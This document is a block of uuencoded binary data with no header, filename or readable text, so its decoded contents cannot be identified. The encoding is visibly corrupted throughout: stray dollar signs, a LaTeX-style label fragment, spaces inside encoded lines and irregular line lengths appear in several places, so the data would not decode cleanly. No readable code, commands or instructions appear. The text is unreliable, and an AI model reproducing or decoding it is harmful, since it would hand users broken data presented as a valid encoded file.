M""R#\$0K;+X>QW,)&E&<18G)J?P75&3IU62M9N6OV%7ZKV?]TI0DF#5(U64H4 M`0%7G*]_87&=HAK>,*/38@XO2&`U365RMACK&7^3I]]>U[X\$!@MMY_Q<V(`\$ MP@I5"G%R8=N'A4-]+P86)VSA--O.80B<CY=PV^Y7MKR:8TE_(7PS4RJTY_'Y $MM:6U[%;;D(JIT>="+\R3(259]"LNIP4\:<[,2\Z)-KAT(I<)QV#+^;\7"%(K)]$ M5ZHIC:(](>K64,I!'C>?/U,)I)2ZUB7[*^C[HT>0"'HDUJ'RH6QC/NA`D!G\ MT\$R0HFF1D?OXUP/N)4A(\$"3PL=/4^X=.N:?ON\NUC8-FCVIR,TQ4[B`52-#^ MR'3]I2BS%W>Q-F)ZIOM^[VU^_CEY[[]OM]D?.ZA7%%[9")H:-T*+8X([7H*> M]C;S;^[R5QBV^,J[MD,S7E",\M34Q+=?7\&AJ='(\"2'JS!WXR<\$OWH6D_QB MXCHA@05]V5)&^2&J3NER)5!)D]^1)E<]V\CHYBDDQKMC&-,MX7#H3"IC?--= M(YU>@A&*`L#;G]A]7R49Z/DNI/;,#]*:`ES\$!PIIP!&K=YYLW\$GX>R]+7Z*MN5ZH@!';B4S]JC"X0=S?)+O_N>?MWT'/'W5C;^Z,E@?K#UJ1L>P]FBN=2D`; M*,9:T69)*SY](M8),)KT^%44-(J'/3UZ&[S&.1EC-]AU,-?SR`Y*IH>)FMXM M8C^RQD-;RMQBS+[>SDNMRC_F:X9II#Z>MVN_V/F6Q+1F5Y2O2,-GJDAC9G5Z MA\GOW:,=C)R;!?BV+!79DE]B/8+RI*L\U\$;<98 !9#[IEV5:&'ES4:/*:('[MKW]+1W\MLVFE29/K1^?P*[V#R.<FKAOI1(92"_C:)V\[U^Y'O4:,(+LN)&%L MZJA3S#W/LV_A9BGCDI,O-]POI'1HEO+TIC.QGI8\$:]H^5;;=Q.,:-,^-/Q,N MN24VZIW;S(11/60WI`DWZQ'?BWM?XT':Z19RR=;:CQ^`K4FU5W]7N?4/JJJX M=&;)JV^(^;:HW6UBF%CESUX^=LGVR.]N>?]+/Q9S-Y9/4`+MMJXZU>"-I-:0 M)Y"B5=3]615Q8-NP?!B)LNVG/CG7M)607\$XQP#PJBP+>/.8JP=NRT&PL(*?Y M]"<31<C6O*HR2Y=,&=[E*6\$\9T(1W"Z\$D43?U(ID_G>9D\$\G(-&LNN_,9S4O)) $\label{eq:mx(QD97C\VGK<1]+^-RR/HMZ^7E]R<G<V?/YWQ<4T^3%W5/L3;NSDA7L<SFJ>$ $M-3VYUQ,,I+FG)Q]2="=7S\&,#_ZJ4=#1?\M?F4W'I;]HH7782]WOH93<T,_#J$ MUXX%150?(1Y7]/V?L]#8-/54#BST>Q\$04`G:\DGQMN,"K?QAMO)&,M(X!GGB M0).,#C[NOPZFDXLYQC)C?@-Z&CE-R-?J7L_%_9Y-J/T_^AQ_2<_0T1/[VJB' $M+.==="R',LB?3;?E6;9CPZ..&*F2Q`V*MOY<X_597!R4N*KKN<+B,Z3AV.4S$ M'4XO)9YC9VR-K?EL\$,S,9*_>-,[<FOHM&^5+S'Y.M:%IK%T`_\26Z..4_[D\ $M_H?) < P7L=U \setminus [UFZU.-S6^)RE84X;9?#^7R \setminus [GZ-O-"1JV-GD*9-WS \setminus TV_Z]$ M[J&W*I(3>#\$Z71+6U"*GR)VZ0A##)S=]LL3U"1N2)[_>APF@+ZFF%.EN*ND@ M, 'ETTTYQ]: \'A3\$R2; *&X?W, LUR[AX[HPOUA6*0HJ)1*; TK(&B)1U*.[,&TC MH`WW>[)9.I=Z5_F6D4I1%*\$E#0]92<`MA:IG%M&;R\+A&J^]CMN5,Y:/2\M6 MN:H<VN&/;\.(G"N^GL1T#JI_Q?N!MB89M3IS62687[13?KKE^0BN@U&9?Q#T MPW?3*"1LXA<\$`_8^.\\8Z\$\MC5D\@%U2N9P?"\YGJMT:(1[Y.DV',5*\$+;X:

 $M+Y^+=(-0)MAJ.1-\#.;GY[N[XT-N,W3BI<I::AW]9.&75QT-A*E=((K200&./B))$ MO'NMY1%`@W8=FBILBTUZ?W_>B'G\U\Q-]QRXIJ&O6RN]BP^%XFWT'RZOVD+: ME]E'X0S3#HT= $_\&$ CN8S.ZEF&K^M\$1=+<C8#V198/ND0)#*<'\RLXLV&#@]\73 M&)&H?2V1.[5'!8LN->MV+5"U,AV.UL0-LW>9-W6;-/_,:;HY>;29*G8RWH?O M#,(276Q7,@W)!_[XAT@6_KG^3',D?WE@*4XWX^M%)_`0Y!X]Q4^^ON<!36X% M(/>PP 3\$W!KC,RZD:VK5CBXU=#S<U(2A\+M#LFKH<M]W=FHUF"6A!0\$8HSD* MS&3VYD9]K.F1K/\<[7_*<0\$2\W3HZT5.EW%6NT[;0[ZYJ>6:Q^\$[MM!,0%_? M5\$ICW32+)D0GK=!L[0BD/Q68+06Y"I`BK#9_<NG2?:BNJ&?P#\"<G/X2IH0] M*[00\$')6=T-79W/#YWCV5KTSW+^K7/!NF@N2\$.Y`1@A^`6KO<7XBN71]*?-Y MT;FY]2+WA4U+W*.<T&BJ6:]"X^9'OR>:)]53*\$+-T_\$,\$>Q6O9,]7J+&HYK(M6)[97;2N@N<X!+0"D&35-%^J[!DC]+JNP(5*9!Y?((ZL%V^!'**365!I#WN4 MI/D\$<;]SQ/END7G4'&(P=UX9X9^9%1L_]HI'0/`CC%O9;/.S^10*M2XES-4+ M!,+(WOE"AI^4@G4W*^#0(#)=04/Z*CQ\UU4:MTDINP<ZW^CLL.(B^K(O[7.6 MS>N.&?L;E)[LZ_CBH(IHGD;+I\Z2?=6UKU'67["-^DS-\$<S!N@<7\$PCC7`0" M'&,N!QJ\$H2=_9.92(T#*G(P]HC['`]/JP/YFUR<"+0\SKKAGC+TNGM2C-.M= M,]XLMFO<+-0Z#E!1%^95@PC<\%2_<[Z-\-X>92/[ON.';6U&.WHT)N+Z]Z7L $M1Q8[$RI=$*9]LV0!(",.A</$1/M_/X]:8?M#>)(@IOAB`A91)'-9DR"-/MC9$ M_@9C1%G<%F.#Q3.?WZ\$V7RLH4&<:#4R/FI_N=M.B)&626B,9"4D4:B6Z#07\$ MP+NCT.K(K,*Q%3W1FB+7/+;S\WA'3XGKW>+_)K^^Z,^>=NUDW<EF2`YZ3=37 M#T_`J3;ZJ\3_Q?786JZ+Z?XLW%S>+?>PWZ)9G7=`EU":)-QR`,;Z\$J?T-U<B MP?4\$IAD]T!V./+9T58?L5QE*M6RZFYG9R"V=1[,^*U9[EGSX%C!5B]LLT=.W M@4T]!CV#HZ-I;[:7UU75!B^.RKHS2?V_9<VD.7/6+S_0;@+_T<Q=2[@>V'D^ M_'J?1;(TKOW<!2TSU?GW',]'0</+5;7HZ6UJXS9:T_[/3>/1_#\=#X?`SSCP M];?/GPD.KB\`8J=CO/^MFM_^2U*CNUOD_C_JP]S_T')7`=#GD4&XOQ-USQN^ MJ]*+Q(@(,\$@55DD6B0+`@8+W('#\'3WQGV?']2I>[+]\$(TF-EP2UQN*\P8!A M\$N+0GX:A"!&W1^IZWZ7[#]"-,Q_\$-->_^-T#^[%%(^06:!D"QDTV;USU0%C1 MD897Q/ODL3ZD`:M`OVRU9P_SJ'T_W>>PGN9#Y-=;:BMV;A-!A_MSK"XWD^JI M+T5/X] "CXV; FZ*[UW1\[-WW";!7B>RMS(NI:.*B+4:C"3?=QNQCO_0`TV&VP MJ&VU,6@V69>(L[N+M)XI"IV#+:5S#S'&_J]BGC2B]O.`BK>\$O-NKEVE-?Q9_ M'U]NTFZZ@:(Z!2TS=<G@VHSQ^YA[U2X><JMH9]QC-QNK':H/<=:2BCV5*SS& $MHQ[FJ>G$C0I+O'UH6Y3#E;R7/[V)6/8-#RV`,9!SN=WS4'G"O\FP/_\]->5$ MSZ; EXBF83?K&GN)%X3'KX)A4-@>45T9:T8NLWK<YA/OR8&!#5NIP/]L+T=U3 $M1ZUT <= SN9L > Y/P?0_FB Y/@"%V.HM&2H^Q];73^M^,]5-31S]2V+GZVY;@+$ M2YNC5C16X2.^,OXG[GO='FS1S.UOWC1R"B39"\OT6]6CL0:AJF2`ONVUTEB+ $M#&\8Q?V11(U(9$\#0@_^8Y-VD)%.<>7+D,1R+/4>G<"[A45MM?"EUI/60@B$ $MF(\JHK"R1?[")_85_;R3-\/K?(T-[I.['8\&:9<S64^R['37U_\&BF=A%@SO0']])$ M:4^22DX>%ZRE:6F5YU,]L7'HV-"G+YTS2J4K^WH7EQ9+=BMJJU1VA?ZXDHRM M\'BT[GO\$LCK?PBEA+VGC4"[BU`@&C(<J"V\$*!YU?DJRN4"!<:1!6@QN1`C<Q $M/?TO: '7?1\; 3JA0>; 90'.6TV-\#A_,B.I'[<4.5?Z]/KX?WS40;;*]([M_*'A)$ M]>58?<Z.1N`L;J9! 0%"+^QL/%2XCUR3WK@BR?(\$5J0W('N:;Y-29&F4XWN8 MVBSA6F7)!?R'1&-6NHN145"(:`>4*L9WDR9-[/[8XJ/N:G H6^]F^][R6\$V M>\$HF3_9Z3O8D9.#UF/_R;W\$\$;I";G!?4OM:<79)[WVSPQ3('*2/F,N"\D;YU MI"-LQ#F2PS*6CF+EQ7QS[\7\6-2/K*T]Y/PW;B'^%L2UJ6(O'P;T0?I'UR)$ M^C;:I];\-,*[5,8DK-E]QZEJ%NJ@3,\Q*W@'Q<K?3\C[R^OAE+'J:G67_W/ M1LS>/'V.@%5\$L12\$`H]@MHY!#RN[6VW)4U1*1##=GJ2AW9LSK(?+?F-9NKQI MA\T(2((R>SX>0L#1F*5H<E]^T853__=\$9U9'6[LVO]\@W^ZL`S`P>:NUF4R2 M.:S[4(BW!:HO(ZDP1-IR!3_XF(ORW?QEBUICWALO\$M9EH^9IP,C&+SWQ!\$`Q M<2.ZVYXOB89MUM+V=I2"*7%7'C])BLU++R]C8:J/I]&V0WC'PQI4]'V]Z69 MN%FPU0&H[^D: `OU)GTCRGUX8,MI4(IDQHW.\$8=#%D)4OEQ&<I\W[EX_F? `^A MR\0^'V#[O4T<06//QOL#L<FZY'V6.`8&_LNW;EJ8ZZK^0Z!O(J^7HM?!WX]^ M"=QTQ5#!7LB2[:NSKQ-]8Y?V'9PA."9NIWM--,W8OPP^2DF/V,]C+QD2.FQX $MG'9GO9VJ[RK./M":C*%@3M%4$?$?W-M,]VB>X>-G8VX]='^2UYC^]+9=H(V;$ $M2GE34T)[7=-)?:.WY-HF;W^<\G.PK94$$3UT#<^P%/N"7CM!5ILY:E48R?^R$ MQT8V"#L),6X=.5AJ?_]*JP:=VV'[@Y5L1JNOV%BD_,9Y9?QIB8LP@Q66\$7V\ MR&V+(3)+XY`S,9AE02\1Y[Z22?"HK)%1)C#CL2=VA7JEX3V)\SXZXTT<=)>@ $M\F>')-/Z7V&M$OM8]GO[9<-DE_'5TJOS>ZP-S!^&.L,8[FN<5+?",,9N(;>7)]$ MY#=H6HQHV>G26GGLN6N9QHP,7T[)@V6^PSG51=O"IY:#0%U'Q^PI;L#_*I;& M\$_D67CQW.6RS%2S<XK/PYE@ZT%D!_0C#EY!SN>@SDY>N9V3[/54]RJ9[*:9U M<*%J>)'F:/X'3?/YII5U-\Q6PK5P11XLEMN:Q]26^/O,?BK8K"[1W,LV%?@#

M?H=\\CF+MX&1\$(!4G,**))YPA7XH,2>=Y9PH9J!10@.D'M\6TP*2GP_H\$+)8 M^3,L,W+[S#-Z\$_W=24,X/U?H/UJE(^]R,F::R"J:3#,&GR2&1M^F89-^58._ MCN&!!IFD.`#_>`GTX8S1!T&OR1&W/Z^\4/FF\$F'BK]+I@#A9"NAFG^5-I.9) M\;H?8/G/^?7\DQYR.^V+#R[N_:.57^1K3M=B*RMYS/\TG^^HG'X8L0!A*\8 M]97%9X;@^\OS1>-.U5MIGR\SR]ML+T#7+6C1*<?\MGTLQ[IB.677_SMSF#.C M!V!VTJR]KLE,+FND3X/VLX6#7YU?@L\$Z-#:;I^HT'N'TBV*S\^T8X=%E2(DH M ED%BJ[U13J:*T/#5CI"2@V6&I@(,:B72=\^][;JR 5EK-6K2+J6)9F042?G MVI2.IV+=R4>% `DC%6,T2,N5'#CZNOG")+F>XRCL^]%-JNM4&0AK_AG^_DV_& MB*)_,I!.&N,.[I)-Z,=3`G<<'Q<_'D-SD?VYM;?/,P0#FL;P\$GK8-5@C(GX:</pre> M/1&:34C[[Z?FDLZ1\$A/E&?GSK+((R1#!2XGV_+18*?6L'TL^=0>T]DC-7&B8 $MO.6N16>S\-,IT5*]A5N5G\2N$T^LLZU4N3$=0+*=<S4E2=2V=/R$&=8?.&G$ $M&, 0SAHZ8^GZK(1\rdots M4_Q:9EBJ*2BI$]NAK23+&VN*GFH$0&$V(_?G+\rdots M4_Q:9EBJ*2BI$]NAK23+&VN*GFH$0&V(_?G+\rdots M4_Q:9EBJ*2BI$]NAV25+&VN*GFH$0&V(_?G+\rdots M4_Q:9EBJ*2BI$]NAV25+&VN$ MAW::CJL7^S+`(BNGDQ101C=9;R?<F.N;"\+'^_'TF0%Y303N=ZX8\$!3#=G+Y M1L2/%BG`Q2<V?PO(!&>\$CRGC6(^#7!SZ@?9N32V'W+&NC>WD(MUI>0>A3?^2 $MGZ/!_- < E^*(0A_TZ\&_!!8?UA,:,7ZF'[Y!1391[]H\&-MY>PUBXV1H#\/2/R\?]$ M2KZ3AJ\$_\$H3(NF6*6A]9BKWL.KV_[3Y3GHG1=;L<#R0ENJF,NA,3H=&1`QG3 M!59B2`0\$?V3LKEVNLNRO4FR%)9*BK4E4*IE>/NT=E"/D09(!?T!"!N`&M3J" MX*&UN)'VV=\T/GH>!717AW*4K'\U\#(HF8(![U\#>AF_+XCJSCWK/M\\$6SFLP) MD`&1-_,)1S@HAT-C&3)?KOK+&_>A-]KF:7=U^%>88U(_[.=*Y&69%;+<<??3 M1_^*R]A?JNQ11HA;\+[:/>C2M1S</,(]C>COL\N^FQ;!(0WV=VT-,]Q;K?E+ $\texttt{MR6N]} (\texttt{S;K]} / \texttt{G'W?';@U`C^G[1(+?"<\F\#B`1\#)8]} (_!^3 + \texttt{Y5}/) \texttt{S]} \\ \texttt{BG5U!H\$:9}$ M10KG[&"*GY*I^S&"-TBZU:R:>DFS?K/;*J0@O@]#7>@BP?)C[,9U=!V11",B $M\&@1(,(1%)]4=HQMWL,D_)2!-X5%>.//*8%1&TIN:2<M]G#+V94F*Y:Z]S%:+2$ $M?GTOO:7ZEZ^64\J\P-_A\>80\&?\$$\#!"/.)_C6:UORWZ,:=[_)<^40\&/B8IJ$ $\label{eq:mean_mean_solution} $$ M@3MT]Q^O\setminus UK?YJFR_`@^JIEO\%EI&U*LZ>B,N.<([\W/13Y-;-5J0`E\%-"E[V]) $$ And the context of the$ MNEG*=X=R88WZ1<I[]&=;7\^\U26#Z%]VN?ZS+]7O6TK[2_`Q%&IB2,&OV<VB $MFPS[S<\#:$\&@6D0DA99`\\!R-$7MS*R*J;6-JQ-5SDWX>V^<)M`5^7W].:VQ]$ ${\tt MAKE*8_)I'>.HXN><K:?`)OO@HL2-HZBI$EQT,$;JL+E[+47.ZS6^DF];[67>]$ M_5W7W9M&%CZ\0IR'O\,VJ"=NR)=4KJRX'-+PDNC1>K`K&14R(]BVEBLK7O/H M%^JBL7`Q'IAJ%/,1ZE63YY-1EY\$49(TDN?@">G&22.(%M?=[+)/K%,[67)#: M'WJ-,\6+APS8(VJ,"6U\$_7^53FOVQUZL.37->28^-A['(H;YDK-?-6\!6<E# $M > -H D9 < BDE + -F.2TG[EY[*C8YTY/:9F5-)D8 QZ + (Y_4'O+3MK_6W/11-9V)]$ M;>N+;%GKA7G<:DUV;1G'&'WQ7;]S19%R635TB@+KZHC%:DT2<V.Z-:4G+F3V MMAY1>V!YAGL;GR)I@P@PFE*U2N;7&QP8-AYN[L6D+T7**=<6;#7P>FT-%GI? $\label{eq:mjrx} \texttt{MJRX,.FS?U8'"([/<TDT,`QI3;BZQL[4<&DTL+:T'\\)/Q-!@=.SG6>`1\N7\#)} \\$ M7]-QXET&(9J76ZLN6O^MZ9V)C.Y@M3:I3AV%736=#*W6NNK5[33!1V4B^>)T M1#Z<X58ECFI6%JSY-]M&M_NO%`KS/C#E)P2N%#+Q<WW+?S2X3,`@+S3^3]V/ $MO))HF/&$9K4J*?)-3^M<=^;U&&!,7W?W2J^1.1N$*Z$)>\\<Z'D2^0NB2SE/$ M;X9V[ON%_V?H>,4.0X]:(6HM[FV5M`;#17.:\ZX!96.R&SC\$#R\$E.)34KG'R $M\&+<=.\&NGC_=,5C5GZ_PW+C`8<1\&"$"0BP&A?>\?()EQ!!19WV5_]\&O3R9W%:$ M3M?]\$36E<E\?)%[?0Z!/RX7*P=VOO]?YD;9:G.&T5)`"];[&S1;]`<\)5<," $MA"(@M?WXP6HT4<Q<,!B%^\9*5_)X3Q>,+J^]?@W>$W?!L*7'U?\VF?PG)?C9$ $M[_M'"9; \#Q)Y1["_:N1.'0?TN7\#Z&++B<LF_V?Y/33"G),+_^$)@42(8A=4H:$ MM)*7\$\"9)5'8[CTDMGK(8;K!\$SY&5I,MO;W28:YV33,>/V35;/09M!HN\G** M5+);?/=R688(1%4KFF9=@WU+*L>(K07K][7AD5:J*4Y>Y@T(,[OOY*38"]A^ M\>.RJS]D3;?KS%OZ^%?K*NEP^RSZO9OIS1WDO^<_GI":_ZZ,?WJ*+UT%#H9 M"_8S<,6UCHWZ=[TU8MS<)2:]#@D'5T5=-:J05&7\,^!,GY:8BX_PUPD]9IL5 MO1; HB\$0.TI9EGR,]@A\$709Y'"S9R?F4QP+SW1+AT.XND"J(,1/M\$;+(1Z#2Y M3%CY\:7;9QDX/LBT.2^XU/<LYN#[?3]:SV0N[P^\GG-;7=R0I+<</G_:]=?7 M=/D;,TA@>)X6C'*/A8]BC0+;\$E9V3S72)L:F5!_L(:06*#PXW,:_1]KV>XL* MJL) 87IQM)=N6]NW#Q!]U2H1V<N7M/PU\$+^H6!SX,K[P^,\WPH*:\$)A69(S M-4,R"?9(D9G5[^6"XC/ZX74E?PLYYS__=16_N^7T_!?HXWY93OFSQ%5O`_88 $\verb|M8O356|| SIR4F2:M&, !I:7MDY[J,(<B@$+Y%-YXC?%0]!5ROEV]O"7.^/\#II2|| SROEV[J]O"7.^/\#II2|| SROEV[J]O"7.^/\#II2|| SROEV[J]O"7.^/#II2|| SR$ MOJ55: \DR5K3UOR=&M!XVVE88QR#X))MY=O))\/UR/6O'-U^\A:8;@(Y H** M>(89=X@\$[7+V;#9TC*W7,?8&&-HJV,(=2*Z=:1N8471(:I5848,&1"DC^"XF $MQ = F*RP^{f} / , = QD(6Y3[\&) < 9@C#D > - (50UK(.W:8+AYB3!A'V>SP^U[W5\+])$ $M' \ // (=Q%%(9N9[VBT&<$6$<`IQD6)[<&$U.K>3',B6:A"-&F]3"4]4".46:"$ M:"II;P66#;AM/:4D?G5ZS'@=6>PJ!])A\SEZ?U/RXD6/RP/C.T\/W'RF89I% $\texttt{M/L$BT@O7Y-<TD>:@X?_QUF'LRYW-VG@T&>)P:\&U.AR[_.(`=>Y6O'Y3>GQ) }$

M?YWB=+^'8A]A_B79(TU',[.&1'FI'2BW[WOPJ2#E5#WA@@DW6*_GG/P*C'2H M>OL:KY6'8=";DB\$B"\$1AS6AI26+1+;X7Q:#LY6KNO5S7YK!M+3!7Y>MX3HU+ M*D%!)BT'7+U_XK4MV]_!Q%SOEQO_(\AI-,Y,1*1.:,!%"<8FM&[C3(NUGC*P M:[HW9^W!C,"*!"N4___V<YGC<64P(\$40&F*MG,0)'9MK\$19]G^5&HUVMM`&MO MC83Q-FI@&TFBVNUA(C\$YCCS"4E.01K9MHNKPBT*D\DW?59\$R>];:R.A1\$GH5 M.A!BU42@63DC"M/NI*K<SIKW55;ZRA2+V-G%[(HAQ*[##0,C&?GYC\$AYE#5L MKZ.1^L]2!S.'@0)MUYCK2.BZ;TTI:7& :+^DN/"\$2@X*A"VC3Z) O,K2:3Y9 M6JJZWKXV>FP6'`:8ZJB>@8GQX_5XBM>'A>M#T,<[>+O[PVL)*P.!FD5]8R8L $M5::=@IJAY[!M,)=&1LU:$6UN/P`G<X\'R9%?A3X](@$7522L.R4$8-%\3\S$)$ $M15!55P;E0H,6<`N**T2:IV_0W:<O3V<98U*[/J=O+5Z/M:^F*]8K\!<JD,AX$ $MC,;*_7P).*_{P4Y}[2&&(QR]V+^*O\#7=0W\#OP4&+6T+:2XD"D\$\#R/G&*CJ=06WV]$ M/X)CE=G]!BS2/EH+[>2I'FX?T/A5<7E-Z<W!7M;U2@/E)SK*Z=UHZ]_^>P[# MO=VL?=9.Z-O]]HN[GK98G; = \$76WE.)9X[4AL*O9!WQ\$!CT4V*= :+R'E2W,M=O#6#*R>)'ZI'1'HU0G2<6MCNR2;==.5"5GEMRQDYY*]GY\M5DO>O'S*VZT. MI>GC;/-3!)66=6YJY>Q9LG--1)16K@E&DGJ-C/LGHM]\$S6T&@YG*U1<#E3M0 ML!>.W<5ZQGE'U#1L,&>HSJ8Q,&CY2%2FR>\$LF:CX?/IO7?2&F+]+;RFN/ 'L M9E,<F<=HSQ9/-(5_H<+?['+IW=D]OA-,_*?:?'=:;8=G?9''.I_\$7\F4MK7M M\$OKMH:9>Z7:Q+CM8Y8!>JK_7/7.UT!PO[&O%K3BUSK:_[HBL1Y7ROR7SDR[O MA]^PU!M+0;/N02[WQ\S15EKOII;CAST]\,>^PA77H>L]-/@_OIXS5@>(D6"/ MO<]\8F,2Y1+))&26(@P1119)).)):TF2!2>YX<_R.?A]!417C'B9_:KW3,X9 M@P33(SY.(_"?X_EZT>?%6FT'=I/A\$!BE'E+Q<;.Q*[(8`^0072^[J>AV?G8! $M.0Q]\T0*7"OC8[T0[36'4B=W\HHGO(<GTO)'^/[;<-?WO^WOL9C=0=^%&\($ M<1HS(ADX,_M:TR-,>IKO`@A`&,ON6*.B,(H@](H"@)\$Z]!%'OF/+`=4(._ MC>GEEL-#[]527F`<Z7F6.`Y'E\Z23H36/MUB_0<^_060"GN9I,R[R6*Y\&>K M22=V,0"`E<RU=E;&FV0Q#%>#0*0X91A00\$II5+Y=G<Y4L9HWRDLD+S7:06;E M7^Z'IWD7,G:(@6IR9]D^9U_^IVC;;3,3C"^V/_C_W5DU]#TG/&2[96LXHY*D M,K\$LNA?;"*GGZF0N#<,]O?IU<<P:E(+Y_20"S]LJ!FOT\$MZ?Q6;O'>*7CRCS M'X&@?+XR^4RLH\$OX*`]-*ZS?FZB;CE/R[;]R1W1E#[[LIR*,WD?_-N2_&H^1 MD&\1F<:".J[W.]?K[T6B
.A,N42&SQ2-&G5Y)P2G4?A-WV.DQI8M/.D*6 M7]\E'4C^L\$@N6XLQB_\$_MY"P%3-Z,LAOE=2\R,C&1_4-+R5KO-%]N_E1FCD\$ M2H#4A'<AO?FL8/<TZ/R;C%0;",MCCR3".9.W.//UI^,?4V5)@<5Y>C2Z=;FD MX!SF-A3\$F)F(V.4Y@IB;6CXA)"LIFYICI\$KIFN-_:3D\>0]&8@S<(OV'1!]; MT3)"S4=\M48ALTC4(4R=/Q]G'C]GC%3.CWR:.GQ[TA76\$53-E\+J'Q55@52E M%\$LP/XFZ@.<72?T&CY=@34OI&TXW@(,(B\$+IRLZ39/4/:99)2U)G*!)!WA0V M!IZF_T=YE(%<*Y.G&NHJM#U\SX=\>G/ZW5Q1QW2>R<8:]V(R#&9_Y&;457*% M2VA2N6#H(`\$_YT1Y26Z'`.%3L>&<C%U:TLW4&4JBK1?RC8>B_KN""`>I/,WT M&A/L?U]]:R#IDA8L1JV((DOR+"+HI%>EOQPW(D@D6.Z3`1\$GBTDQ%=&3E+K^ MVM<7B>R^W]-@!4D:<54<5&IZ%%X&\$,)\$G]P^WHI#^&X'3"F#U_"F,9FB'55F MU/7&2',LZM>-)P"EY]GO5]O_CG;YOE]S]1[ST(H;%?J)*\X#&*4"\$&0"8IZ4 M; E/O; B[W^:?ZSOG\$GS1[(MZ3''*""XU_`=2!;&#HB&2E^)!YKMF:K?"54OR6 MCQ'`@AW#LFQX\$0PP2-+48+"*[TJ*\$G0@_4.EB/U\J_QW<B#V6J?Y81(_\$5/F M"YWH>*!H/<<G)N'%6@VX(^5SBLO0=4:`\$<Y\$_LK,SPTCB[^P]I_,E=D?!RH* $\verb|M`N(.LCT8_RC!Y\[I1"[QC:TMV>)+EVO?@YL/BG[NTN\#SC13(^Q+X4C;/8@SI)]|$ M3S*WL9S8A!E\'UE!GM;F%RNL_J%Q/BT@SB+YV9NT4IR!9\$B?C<*294]N^2X(M+4\$QE[*;IMCO\$K,&F/KQ8@#DC-K&%#<KTY.317Z51C0_G[UL^.(2'`8L&^F] MA2\?;T/M4<](.ZES"VR*K&8#5RPC.89*LJC\DJUPX5R'VENSK_T^X0!!(HE(M# MCO;X@#%69TTH[X#I)7ZBPC,3,A&%Q4=H8#@%6G1(`J<_FR]7&D=-A4J?] M*`\IVP'^]8!.@`JN]=3Y\?G%0B`MSUYLMLQFHK]RM]\$QN,A^@S"*YPD@V#I, $MQ=?]'V'[IY.?9+4T*:>$GO9J=(^A>&\#/M;3^=J&9Z]J\#U[]BC-WJ;L534C\W$ MKL9%7GKW_O9:>G'1)\#M?O=*C93LH&\$<NGPD5L`3(B,Z]82&2)3/=SNY_/0& M=8YDBH3S8#(;QFL60VIY:^4PIUCZ.7'"D8!LGSQHM//T3H+!D2:=JJERU:.^ MP5\$8VA=&VF%SIJ)>^2RNRU!R3#V5_-;5!1E=.9R#.DR9*F3?G0WVDBR[E!+K M5; >) AIEC"E/(E*/#(QFT4]C;L'J:+N?9DZ>I=/GZKPE=DI^V5?"EJ.>PC:;= $MK:OHS]BFU<1X+P)2,=]LZ5Q>_?#^S:UQ[`Y_:Q6M#^,6/IO8EQ3J`R'D64U@$ M%A![.=[>F+0/8DP)"-)>5TRCV]-)KZUF44"X6"+L*Z@>1-FRWFRGTT+F<PB" $M]D.OM,/NY^DP^ED)9^N<4IK3V?-F[GM/[WQD=9::KRO0]>V[6@J=0S<0Z3I)$ MVW) $W54*BT&F-(997'2K:Y$"76&O$`V"`V,]%,A@W[]EC^U\(?I.^)/XE[Y-C)$ M00!/*&C,B?-/]!.3%VE`58A\0ZV)!DX\$!XED>P2%M4/\$00'J7:>&!'Z,?Z2^

M^^XZ/L:87,2<<C<@Q_P_:QBX?^WX#2;=#=>R>SD'L(=*]K(D"#K\$?N*D"*+# M5B^?K4+>JU)9G&NAZ;>2:J\$72TXPT.<''GO=+C]9=8405IZ>HS!6RO_MV>N+ MI^E(#+M(OP5N&CY5M77>FQ2/8T,W8%XO1=S8M;;S-DK-E:G=>EI'^:V!H7[% M8YR[A/)S5+S, %S2N#BPT5?3Y&ZTN%;RWT_\$7%;,S0\$Z7%YO!.!U8H\$Y6,#,(MOUUL9UC[<K/*5E1))<L8R6.S93N8>9J?&1TQ:PI6B;]NCI'R#P]EN)11M,NK M8M!`>PW[=5BL_7[JZ:+W5_L^JE<:A&:^8\$YW;,WZ!2J#Y;;%6%`,KI>+1'PI $M.GO >]/WVUT*".P7OF?+W#3340V1]< WK#=1L=0?K^)^<A[.GX6GP0P.ZU*I$ M^V+H\<IC\:.;\>?-AEW.<Q3,XI<W4-BR0@B,7J!)WN"UK+N'A<M48X\$"!!I^ M<5>E^R*=>,7%D&X-W']KTL.JA.^QVHL,7&,('?L>%<8LWE:*&*MGF^V>1QI4 M\$VT:NU8I-N"VC)0W;_:7UE5]-=FR%==*S@\JJK610F(>W3OSU^>,%`W]5K91 MCMHQ;L7@OU[M[GDX:ZA:%&?D\$@&@',DY6'^`*")WUAS-*SO,X_JH-<"T>Q8\ $MV9BJO+\#M+?H3I<\#.Q9@>=[WUM^N,"G$@P@@F'W@B=[=;XP\#X54DYS9)-39>0$ $M'R"&Q3K(]%<(/_!.RV='WAUM#8*$3-JU<:!!\WAN*[:Y[8^N=[BIU'TZ7IZW]]$ MEX[YHX?7VKKPKH.-;:44=0%Q.4;ML]S!TUT/3AI#-:V)/1D@_)J[")9)KJRJ MYX*RQ/(OV.(A:\$FM05[%XQ=,")#+'<NX4*>(V<%BA_9J55);H,]VB0K>ROUI M+2X3U=-J.SF2(J3_.<K`@UR_XQO]:OAJ4\860\$T\))C@L>GGP-7DY6\P]PX^ M10:ZWLZ?T9%DTY<J\$@XB9<3?E?AX-#7F)_@SF:2_'P36%BV"9(/"M^60^]=_ M#KTOJRT_2M&-N7GOO=G%AN-B'\1+QK,TQ0@\$?JO7S@<\A5SPX*69#4^BNI-= MODN(H*18(PT85P7:B(L.3J;W:^^DK4C-_\$/[:*TE1]ZF9>5[/+3T'X/3U>2A $\texttt{M=00YAO"IP} \\ \texttt{J$PB!ASMS?H8O;WN8K"[^IES/\65VPK!&A\#\&R)W?SU<K"KE_3+} \\$ $\texttt{M?} : \texttt{SJ7} \texttt{"X0} / .9\texttt{R} : \texttt{6TCOZ\#} < \texttt{WE} : \texttt{CR_4} (\texttt{QXL/AK} \setminus \texttt{7} \cdot \texttt{U2\$0ETL}, \texttt{'B@=X} < \texttt{UGA?} = \texttt{K}$ MS-, #ES`YK13TX"I6.^Z+SN1BE3QE3A7CD>QEZO-O7%AXH6['^=X/ZRN())"& MDC8PY[*[4DR`),F-%IKG_TO(]#Q@];SW!')?`"B`GW,:X.L/X9L5%T#Y^<" M9NC/.Q^C/U3\(OR6('*%3_B\$&],O\HFZ2WSLYQ2Z7FFQCU)"\.I`17:D\14B MZ=^6SF'&#S*@ZHSSU>W(P!ZY0&LC"I%6;092\._ZGYDK]%IT`B>U..N]Z[@# M0[ES(K)RWHDK@Q_QD]@@52T.N;(T<\$NT\VLT_5;E3<W^P^<SK_WT1HHQX\$"> 